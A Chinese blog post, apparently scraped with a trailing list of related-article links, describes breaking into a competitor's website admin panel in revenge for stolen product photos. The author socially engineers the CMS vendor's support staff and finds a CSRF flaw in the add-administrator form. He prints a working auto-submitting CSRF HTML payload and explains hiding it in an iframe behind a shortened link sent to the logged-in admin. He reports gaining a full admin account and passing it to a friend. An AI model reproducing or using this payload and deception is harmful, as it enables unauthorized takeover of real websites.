
“借刀杀人”之CSRF拿下盗图狗后台
最近我一个做贸易的朋友找到我,他发现自己拍摄的图片又被某个同行盗用了,而且是全站的图片基本都被盗用。 之前对方是引用他的图片链接,后面我给他做了防盗链解决了,现在对方是先下载图片,然后自己上传到服务器。
本文作者:jasonx
我朋友说和对方谈过几次,但是对方态度嚣张,让他有本事去就去告….
那么闲来无事,咱们不如来一发?
0×01 信息收集
先随便浏览一些页面,发现网站是aspx的,然后扫描了下,windows服务器,iis搭建。
通过指纹识别没查到相关cms,然后开始看JS和css等文件,没发现什么有价值的信息。

然后我发现在他的网站底部,有个【技术支持】,点击后跳转到一家软件公司。
0×02 套路 满满的套路
进入软件公司网站后,在首页底部找到客服的QQ号,我添加上了以后开始要演示地址。
一般演示地址都会给后台地址的,我目的就是看后台有没有漏洞。

本来以为后台是admin的,试了下没进去,然后咱们继续套路客服。

得到后台以后开始找上传点尝试截断上传,最终尝试失败。
翻了下其他的功能也没啥用,不过我发现在后台的管理员添加这里,貌似存在CSRF。
那么咱们就来测试一下看看。

点击添加管理员

进入后我们输入用户名:haha 密码:123456 邮件地址随便输入一个。

然后开启浏览器代理,打开burp对数据包进行拦截,然后点添加按钮。
我们就抓到了一个添加管理员的POST请求。
通过分析发现没有token验证。
然后我们点击右键,选择Engagement tools > Generate CSRF poc

点击以后会进入这里,我们copy html代码到本地,新建一个html文件,把代码复制进去。

然后把这个html文件上传到自己的网站空间(本地打开测试也是可以的),通过浏览器打开这个html文件的URL,点击按钮以后,发现跳转到了后台的首页,然后重新进入管理员列表发现已经多了一个haha的管理员账号,拥有全部权限。

0×03 空降一个管理员账号
现在咱们就去套路这个盗用别人劳动成果的无耻之徒吧。
不过在这之前,我们先改进一下这个html文件,要不然一个大大的按钮容易让人起疑心,而且我们要让数据自动提交,而不是要诱骗他去点击这个按钮。
改进后的代码如下:
<html>

  <head>

<script>


function sub(){


document.form1.submit();

}

setTimeout(sub,1);

</script>

</head>

  <body>

    <form name="form1" action="http://www.xxxx.com/admin/store/AddManager.aspx" method="POST">

      <input type="hidden" name="__VIEWSTATE" value="/wEPDwUKMTg4Mjk2---强行打码---wMEZ2dnZxYBZmRk" />

      <input type="hidden" name="ctl00$contentHolder$txtUserName" value="hack" />

      <input type="hidden" name="ctl00$contentHolder$txtPassword" value="123456" />

      <input type="hidden" name="ctl00$contentHolder$txtPasswordagain" value="123456" />

      <input type="hidden" name="ctl00$contentHolder$txtEmail" value="656566568@qq.com" />

      <input type="hidden" name="ctl00$contentHolder$dropRole" value="3c40faeb-马赛克-ad3c-5fb1afd018b6" />

      <input type="hidden" name="ctl00$contentHolder$btnCreate" value="æ·» åŠ " />

      <input type="submit" value="Submit request" style="display:none" />

    </form>

  </body>

</html>
这里感谢45楼的表哥提醒,用以下方法可以实现隐藏跳转。
准备两个页面 ,一个放csrf的代码 1.html,另一个页面2.html 用iframe包含住1.html
<iframe src=”1.html” style=”display:none”></iframe>然后把2.html生成url短链接,发给对方即可。
现在我们把这个改进好的html文件上传到网站空间,然后重新访问一遍测试是否可用。
测试完成以后把这个url放到http://www.alifeifei.net/缩短。
点击生成以后,得到一个缩短的地址,目的就是为了好欺骗网站管理员。
访问这个缩短的地址会自动跳转到我们的html文件。

现在登录这个抄袭者的网站前台,然后给管理员发送一个我们缩短的那个链接。
这里是个野路子,为什么我不通过QQ直接发地址过去(原因是如果对方在打开你链接的时候没有登录后台,就不会触发CSRF)

所以,我们选择在网站上给他留言,如果管理员看到这个留言,那么他肯定是在后台并且登录了的,所以只要他打开这个地址就会中招。
等了一会儿我尝试用我们构造好的hack账号登陆,还是没登陆上。
0×04 等不及了 继续套路
现在回到这个盗图者的网站,在网站上找到他的QQ,然后添加。


现在登录后台看看,账号:hack 密码:123456 成功进入
借用盗图狗的手打了他自己一耳刮子( • ̀ω•́ )✧


然后把这个账号密码发给我朋友,剩下的看他怎么弄啦….
0×05 你懂的
拉黑 删除自己网站空间的html文件。
0×06 分享一个CSRF的利用工具
免费课程学习地址:https://bbs.ichunqiu.com/thread-28971-1-1.html
>>>>>>黑客入门必备技能 带你入坑,和逗比表哥们一起聊聊黑客的事儿,他们说高精尖的技术比农药都好玩!
“借刀杀人”之CSRF拿下盗图狗后台的更多相关文章
- 奇葩啊,HOLOLENS里模拟器截不了图,后台DEVIE PORTAL可以截
奇葩啊,HOLOLENS里模拟器截不了图,后台DEVIE PORTAL可以截 截屏 https://developer.microsoft.com/en-us/windows/holographic/ ...
- cocos2dx shader实现灰度图android后台切换回来导致图像偏移的问题
转自:http://www.tuicool.com/articles/U3URRrI 项目中经常会遇到将一张图像处理成灰色的需求,为了节省资源,一般不会让美术再做一套同样的灰度图,通常会通过代码处理让 ...
- jquery和highcharts折线图、柱形图、饼状图-模拟后台传參源代码
js代码: <script type="text/javascript"> $(function(){ showLine(); showColumn(); showPi ...
- 小麦成长记-<专业盗图好几年>
========================================图片来源朋友圈的朋友~
- 从wireshake分析http和https的通信过程
参考文章: Wireshark基本介绍和学习TCP三次握手 [技术流]Wireshark对HTTPS数据的解密 Wireshark/HTTPS Journey to HTTP/2 以TCP/IP协议为 ...
- asp.net core后台系统登录的快速构建
登录流程图 示例预览 构建步骤 当然,你也可以直接之前前往coding仓库查看源码,要是发现bug记得提醒我啊~ LoginDemo地址 1. 首先你得有一个项目 2. 然后你需要一个登录页面 完整L ...
- csrf学习笔记
CSRF全称Cross Site Request Forgery,即跨站点请求伪造.我们知道,攻击时常常伴随着各种各样的请求,而攻击的发生也是由各种请求造成的. CSRF攻击能够达到的目的是使受害者发 ...
- 从零开始,搭建博客系统MVC5+EF6搭建框架(5),博客详情页、留言、轮播图管理、右侧统计博文
一.博客系统进度回顾 上一遍博客介绍到,系统已经实现到了发布以及前台布局展示,接下来就是实现一些,详情页,留言.轮播图管理.右侧博文统计信息实现. 二.博客系统详情页实现 2.1先来看看详情页展示的效 ...
- CSRF攻击之原理讲解
|=——————————————————————=| |=————–=[ CSRF攻击原理解析 ]=——————=| |=——————————————————————=| |=——————-=[ By ...
随机推荐
- [SoapUI] 在Jenkins上传递project级别的参数给case
- 通过BeanShell获取UUID并将参数传递给Jmeter
有些HTTPS请求报文的报文体中包含由客户端生成的UUID,在用Jmeter做接口自动化测试的时候,因为越过了客户端,直接向服务器端发送报文,所以,需要在Jmeter中通过beanshell获取UUI ...
- 史上最全的Android开发学习教程集锦【初学者】
根据Google的报告,截止2017年5月为止,Android活跃用户已超过20亿,并还在持续增长中.Android系统在几个主要的市场上已超过了iOS系统,特别是在美国,欧洲和日本,然而苹果确实在中 ...
- eclipse缓存太重,新手最容易中招
有4种方法,从上到下清理:
- cmd里面怎么复制粘贴
不要打开快速编辑模式,他只能复制粘贴cmd里面的内容 其实用标记即可. 右键选择标记,然后框选内容后右键就复制了 然后再右键粘贴就行了.
- css长度
在CSS样式表中,长度单位分两种: 相对长度单位,如px, em等绝对长度单位,如pt,mm等 CSS相对长度单位(relative length unit) CSS相对长度单位中的相对二字,表明了其 ...
- 项目管理心得:一个项目经理的个人体会、经验总结(zz)
本人做项目经理工作多年,感到做这个工作最要紧的就是要明白什么是因地制宜.因势利导,只有最合适的,没有什么叫对的,什么叫错的,项目经理最忌讳 的就是完美主义倾向,尤其是做技术人员出身的,喜欢寻找标准答案 ...
- POJ 1061 青蛙的约会(扩展欧几里德算法)
题意:两只青蛙在同一个纬度上跳跃,给定每个青蛙的开始坐标和每秒跳几个单位,纬度长为L,求它们相遇的最短时间. 析:开始,一看只有一组数据,就想模拟一下,觉得应该不会超时,但是不幸的是TLE了,我知道这 ...
- java程序设计基本概念 jvm
JVM (1)对于字符串:其对象的引用都是存储在栈中的,如果是编译期已经创建好(直接用双引号定义的)的就存储在常量池中,如果是运行期(new出来的)才能确定的就存储在堆中.对于equals相等的字符串 ...
- 编写属于自己的linux命令
开篇: 问题和解决思路 在使用一些基础IDE时,工具经常会在我们建立特定文件时给我们一个已经有了一些特定代码的模板文件,但是在linux开发时,没有这样的IDE,怎么办?虽然代码量不是很多,但是能一次 ...